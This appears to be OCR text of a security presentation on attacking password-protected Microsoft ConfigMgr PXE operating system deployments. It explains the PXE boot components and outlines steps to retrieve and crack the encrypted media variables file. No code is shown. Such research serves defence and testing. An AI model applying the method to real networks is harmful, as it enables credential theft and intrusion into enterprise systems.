MWR INTEL

Operating System Deployment (OSD)

- Made up of an operating system image and a task sequence that contains instructions that need to be applied to it
- A couple of ways to kick this off:




PXE-Initiated Deployment



Media Deployment

Network Boot = **P**reboot e**X**ecution **E**nvironment (**PXE)** Boot


The Moving Parts



Network Boot
(PXE) Client

Distribution Point

Network Boot Password Screen



The Moving Parts







2022.08.01.05.49.05.0001.{E2C…B7D}.boot.var



2022.08.01.05.49.05.0001.{E2C…B7D}.boot.bcd

Network Boot Password Screen





Attacking Password Protected ConfigMgr OSD


Attacking PXE-Initiated OSD

Step 1

Retrieve encrypted media variables file



Step 2



Crack encrypted media file


Step 3

